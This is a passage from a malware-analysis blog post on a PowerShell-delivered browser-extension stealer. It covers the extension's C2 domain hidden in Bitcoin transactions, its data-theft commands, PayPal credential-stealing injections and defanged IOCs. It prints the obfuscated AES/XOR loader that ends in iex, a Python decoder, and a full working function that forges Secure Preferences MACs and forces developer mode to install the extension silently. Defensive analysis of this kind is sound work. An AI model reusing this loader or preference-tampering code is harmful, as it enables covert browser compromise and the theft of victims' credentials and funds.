
This URL contained a massive Base64 string that, when decoded, revealed another decoding and decryption routine using AES.
drawing
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
$AUJKY = "HUGE_BASE64"
$vclPn = [Convert]::FromBase64String($AUJKY)
$xoL70 = [Convert]::FromBase64String([System.Text.Encoding]::ASCII.GetString($vclPn))
$RhAUo = [System.Text.Encoding]::ASCII.GetString($xoL70).Replace("%", "d").Replace("`$", "a").Replace("!", "b").Replace("@", "B")
$skiUV = [Convert]::FromBase64String($RhAUo)
$kqB9Mm=[Convert]::FromBase64String('JgtrU4CqeEdQRIkU06d+iw==');
$TyZDj=[Convert]::FromBase64String('07vOZJ8e04PG22qE6cVEDciVdTaI6E1J8NwudfkswXA=');
$HjBUi = New-Object System.Security.Cryptography.AesManaged
$HjBUi.Key = $TyZDj
$HjBUi.IV = $kqB9Mm
$HjBUi.Mode = [System.Security.Cryptography.CipherMode]::CBC
$HjBUi.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
$HOfuc = $HjBUi.CreateDecryptor();
$jeFIav = New-Object System.IO.MemoryStream
$q3gnLL = New-Object System.Security.Cryptography.CryptoStream($jeFIav, $HOfuc, [System.Security.Cryptography.CryptoStreamMode]::Write)
$q3gnLL.Write($skiUV, 0, $skiUV.Length)
$q3gnLL.FlushFinalBlock()
$K7f50 = $jeFIav.ToArray()

$H52LE = [byte[]](211, 187, 206, 100, 159);
$qPA7L = 0;
$N2E6N = $K7f50 | ForEach-Object {
$_ -bxor $H52LE[$qPA7L++];
if ($qPA7L -ge $H52LE.Length) {
$qPA7L = 0
}
}

[System.Text.Encoding]::ASCII.GetString($N2E6N) | iex

Lets again create another python script to do this for us:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
import base64
from Crypto.Cipher import AES

def decode_powershell_style(encoded_au_jky_base64: str) -> str:
    # base64 decode do $AUJKY
    vclPn = base64.b64decode(encoded_au_jky_base64)

    # decode to ASCII and decode base64 again
    ascii_str = vclPn.decode('ascii')
    xoL70 = base64.b64decode(ascii_str)

    # Replacing caracteres
    decoded_str = xoL70.decode('ascii')
    decoded_str = decoded_str.replace('%', 'd').replace('`$', 'a').replace('!', 'b').replace('@', 'B')

    # base64 decode 
    skiUV = base64.b64decode(decoded_str)

    # definy IV key para AES
    kqB9Mm = base64.b64decode('JgtrU4CqeEdQRIkU06d+iw==')
    TyZDj = base64.b64decode('07vOZJ8e04PG22qE6cVEDciVdTaI6E1J8NwudfkswXA=')

    # config AES CBC PKCS7
    cipher = AES.new(TyZDj, AES.MODE_CBC, iv=kqB9Mm)

    # decrypt
    decrypted = cipher.decrypt(skiUV)

    # padding PKCS7
    pad_len = decrypted[-1]
    decrypted = decrypted[:-pad_len]

    # XOR byte to byte
    xor_key = bytes([211, 187, 206, 100, 159])
    xor_result = bytearray()
    for i, b in enumerate(decrypted):
        xor_result.append(b ^ xor_key[i % len(xor_key)])

    # convert to ASCII
    return xor_result.decode('ascii', errors='replace')

if __name__ == "__main__":
    au_jky = input("Base64 of $AUJKY: ")
    result = decode_powershell_style(au_jky.strip())
    print("\nResultado decodificado:\n")
    print(result)

Finnaly, the last script:

drawing


It’s a very big script. What it mostly does is decode each Base64 string (which represents the content of the extension’s files) and add it to its respective file. But the question is: How does it add the extension to the browser?
drawing

The following deobfuscated function reveals that the extension was installed by modifying the ‘Secure Preferences’ file while enforcing Developer Mode in the browser:

Note that MAC (Mandatory Access Control) is recalculated to trick the browser into accepting malicious changes. Without this step, the browser’s integrity check would fail!

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
function Modify-BrowserSettings
{
    param(
        $Base64Settings,
        $ExtensionName,
        $ExtensionPath,
        $BrowserProfilesDirectory,
        $BrowserName,
        $UserSID,
        $HexString,
        $SettingsKey = "settings"
    )

    if (Test-Path $BrowserProfilesDirectory -PathType Container)
    {
        $BrowserExecutablePath = Get-BrowserExecutablePath $BrowserName
        $CurrentUsername = $Env:USERNAME
        $LocalUser = Get-LocalUser -Name $CurrentUsername | Select-Object SID
        
        if ($LocalUser)
        {
            $UserSID = $LocalUser.SID.ToString().Substring(0, $LocalUser.SID.ToString().Length - 5)
            $ProfileDirectories = Get-ChildItem -Path $BrowserProfilesDirectory -Directory | 
                Where-Object { $_.Name -like "Default" -or $_.Name -like "Profile*" }
            
            if ($ProfileDirectories.Count -gt 0)
            {
                foreach ($ProfileDirectory in $ProfileDirectories)
                {
                    $SecurePreferencesPath = "$BrowserProfilesDirectory\$($ProfileDirectory.Name)\Secure Preferences"

                    $JsonData = Get-Content -Raw -Path $SecurePreferencesPath -Encoding UTF8 | ConvertFrom-Json
                    $CryptoKey = Convert-HexStringToKey -HexString $HexString
                    $ExtensionSettings = ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($Base64Settings)) | ConvertFrom-Json)
                    $ExtensionSettings.Path = $ExtensionPath
                    
                    # Add extension settings
                    if ($JsonData.extensions.$SettingsKey | Get-Member -Name $ExtensionName -MemberType Property -ErrorAction SilentlyContinue)
                    {
                        $JsonData.extensions.$SettingsKey.$ExtensionName = $ExtensionSettings
                    }
                    else
                    {
                        $JsonData.extensions.$SettingsKey | Add-Member -MemberType NoteProperty -Name $ExtensionName -Value $ExtensionSettings -Force
                    }
                    
                    # Update MAC for extension settings
                    if ($JsonData.protection.macs.extensions.$SettingsKey | Get-Member -Name $ExtensionName -MemberType Property -ErrorAction SilentlyContinue)
                    {
                        $JsonData.protection.macs.extensions.$SettingsKey.$ExtensionName = 
                            Calculate-MAC $CryptoKey ($UserSID + "extensions." + $SettingsKey + "." + $ExtensionName + ($ExtensionSettings | ConvertTo-Json -Compress -Depth 100))
                    }
                    else
                    {
                        $JsonData.protection.macs.extensions.$SettingsKey | Add-Member -MemberType NoteProperty -Name $ExtensionName -Force -Value (
                            Calculate-MAC $CryptoKey ($UserSID + "extensions." + $SettingsKey + "." + $ExtensionName + ($ExtensionSettings | ConvertTo-Json -Compress -Depth 100))
                    }

                    # Force enable developer mode
                    if (-not $JsonData.extensions.ui)
                    {
                        $JsonData.extensions | Add-Member -MemberType NoteProperty -Name "ui" -Value @{ "developer_mode" = $true } -Force
                    }
                    else
                    {
                        $JsonData.extensions.ui = @{ "developer_mode" = $true }
                    }

                    # Update MACs for security validation
                    $JsonData.protection.macs.extensions.ui.developer_mode = 
                        Calculate-MAC $CryptoKey ($UserSID + "extensions.ui.developer_modetrue")
                    $JsonData.protection.super_mac = 
                        Calculate-MAC $CryptoKey ($UserSID + ($JsonData.protection.macs | ConvertTo-Json -Compress -Depth 100))
                    
                    # Save changes
                    $JsonContent = $JsonData | ConvertTo-Json -Compress -Depth 100
                    $JsonContent | Out-File -FilePath $SecurePreferencesPath -Encoding UTF8
                    
                    # Additional MSEdge specific modifications
                    if ($BrowserName -eq "msedge")
                    {
                        $PreferencesPath = "$BrowserProfilesDirectory\$($ProfileDirectory.Name)\Preferences"
                        $JsonData = Get-Content -Raw -Path $PreferencesPath -Encoding UTF8 | ConvertFrom-Json
                        $JsonData.extensions = @{ 
                            ui = @{ 
                                dev_mode_warning_snooze_end_time = "99999999999999999" 
                            } 
                        }
                        $JsonContent = $JsonData | ConvertTo-Json -Compress -Depth 100
                        $JsonContent | Out-File -FilePath $PreferencesPath -Encoding UTF8
                    }
                    
                    # Restart browser if executable path was found
                    if ($BrowserExecutablePath)
                    {
                        Start-Sleep -Seconds 2
                        Start-Process -FilePath $BrowserExecutablePath
                    }
                }
            }
        }
    }
}

Malicious Browser Extension



Lets execute Microsoft Edge and take a look. The extension tries to masqueraded as a Google Drive extension:
drawing drawing


Lets take a look on the manifest.json that contains the settings of this extension:
drawing drawing drawing

The SubscribeUninstallSimulate.js is the main function of this malware and (as expected) is heavily obfuscated. However, we can identify some very interesting imports and modules:

drawing

The C2 Domain on a Crypto transaction

Let’s examine the updateDomain function. It begins very strangely with a cryptocurrency wallet address:

drawing


And start checking the transactions made from that wallet in different well know domains.
drawing


Let’s take a closer look. We can see that it is checking the output of the transaction and appears to decode every scriptPubKey it can find. However, one in particular caught my attention:
drawing drawing drawing


Coping the suspicious value and decoding from hex, we have the domain ngc246[.]com. A very interesting method to retrieve a C2 domain address! (This probably exploits Bitcoin’s flexibility in script content while bypassing typical validation. The domain persists forever on-chain.)
drawing


Let’s jump to another core module that is Animate.js and Report.js it seens that it handles all commands sended by the attacker c2
drawing


And that’s exactly it! We can find numerous functions designed to enumerate and fetch commands, then post their outputs to an API hosted on ngc246[.]com

drawing drawing

A summary of its functionalities:

1. Configuration & Initialization

Method Purpose
setDomain(domain) Sets the C2 server domain
getUUID() Retrieves the machine’s unique identifier
init() Loads the C2 domain from browser storage
getDomain() Returns the current C2 domain

2. Core Communication function

Method Purpose
fetch(endpoint, params, method, headers) Generic HTTP request handler (used by all other methods)

3. Machine Control & Data Exfiltration

Method Purpose
initMachine(data) Initializes malware with device info
newGrabberInfo(data) Sends stolen data (e.g., credentials, cookies) to C2
setScreenshotResult(ruleId, screenshot) Uploads screenshots of victim’s active tab
getInjections() Fetches malicious scripts to inject into web pages
setFiles(data) Exfiltrates stolen files to C2

4. Remote Command Execution

Method Purpose
getCommands() Fetches commands from C2
updateCommand(id, answer) Sends command results back to C2

5. Cryptocurrency Theft (Exchange Targeting)

Method Purpose
getExchangeSettings() Get the config of the withdrawals (Like minimum amount)
createAccount(data) Steals exchange account credentials on the creation of a account
setBalance(data) Reports balance of user account to C2
setWithdraw(data) Report withdrawals to C2
getAddress(data) Fetches attacker-controlled crypto addresses

6. Persistence & Evasion

Method Purpose
setStealerData(data) Exfiltrate to C2 all stolen data
setChecker(data) Verifies malware is still active

Report.js creates the handles for each command:

Command Handlers: handleStealer: Processes stealing-related commands (Search and exfiltrate files with seed phrases) handleExtension: Manages browser extensions (enable/disable) handleInfo: Retrieves system information handlePush: Creates browser notifications handleCookies: get all browser cookies handleScreenshot: Takes screenshots handleUrl: Opens URLs handleCurrentUrl: Gets current tab URL handleHistory: Retrieves browser history handleInjects: Manages script injections handleSettings: Handles settings handleProxy: Get proxy settings handleScreenshotRules: Manages screenshot rules

This malware still has one aspect that makes me curious: what are the injected scripts doing on the pages? Using Developer Tools, we can extract some very interesting data from the malware’s configuration - including the C2 domain, reverse proxy address, and each injection script

drawing

First, we have the pattern that the malware searches for in the user’s accessed pages - targeting financial sites like PayPal, US Bank, Navy Federal, and others

drawing

Now lets take a look in the script injected in paypal page:

drawing

It first captures the email/password during login and stores them in a custom cookie.

drawing

Then extracts PayPal balance, card details, and bank account info.

drawing

After that it sents: Balance, cards, banks, credentials and device info to poribax[.]com[/]logs.php

drawing



For some injected scripts it was observed sending the exfiltred information to a telegram BOT
drawing drawing

Concluding Thoughts

Creating persistence using a browser extension is very uncommon, but it shows how powerful extensions can be. Using crypto transactions to retrieve the C2 domain was also very creative (and involves a lot of money! =O).

This analysis was very fun and involved some pretty interesting techniques, highlighting the importance of “Stop, Question, Verify, and Repeat.”

Thank you for taking the time to read this analysis! If you have any questions, insights, or suggestions, feel free to reach out.

IOCs

  • an[.]disdarrummers[.]shop
  • roggiafarm[.]com
  • thecsilv[.]com
  • rainhadasnoivas[.]com
  • hizliadak[.]com
  • poribax[.]com
  • ngc246[.]com
  • 95[.]217[.]142[.]33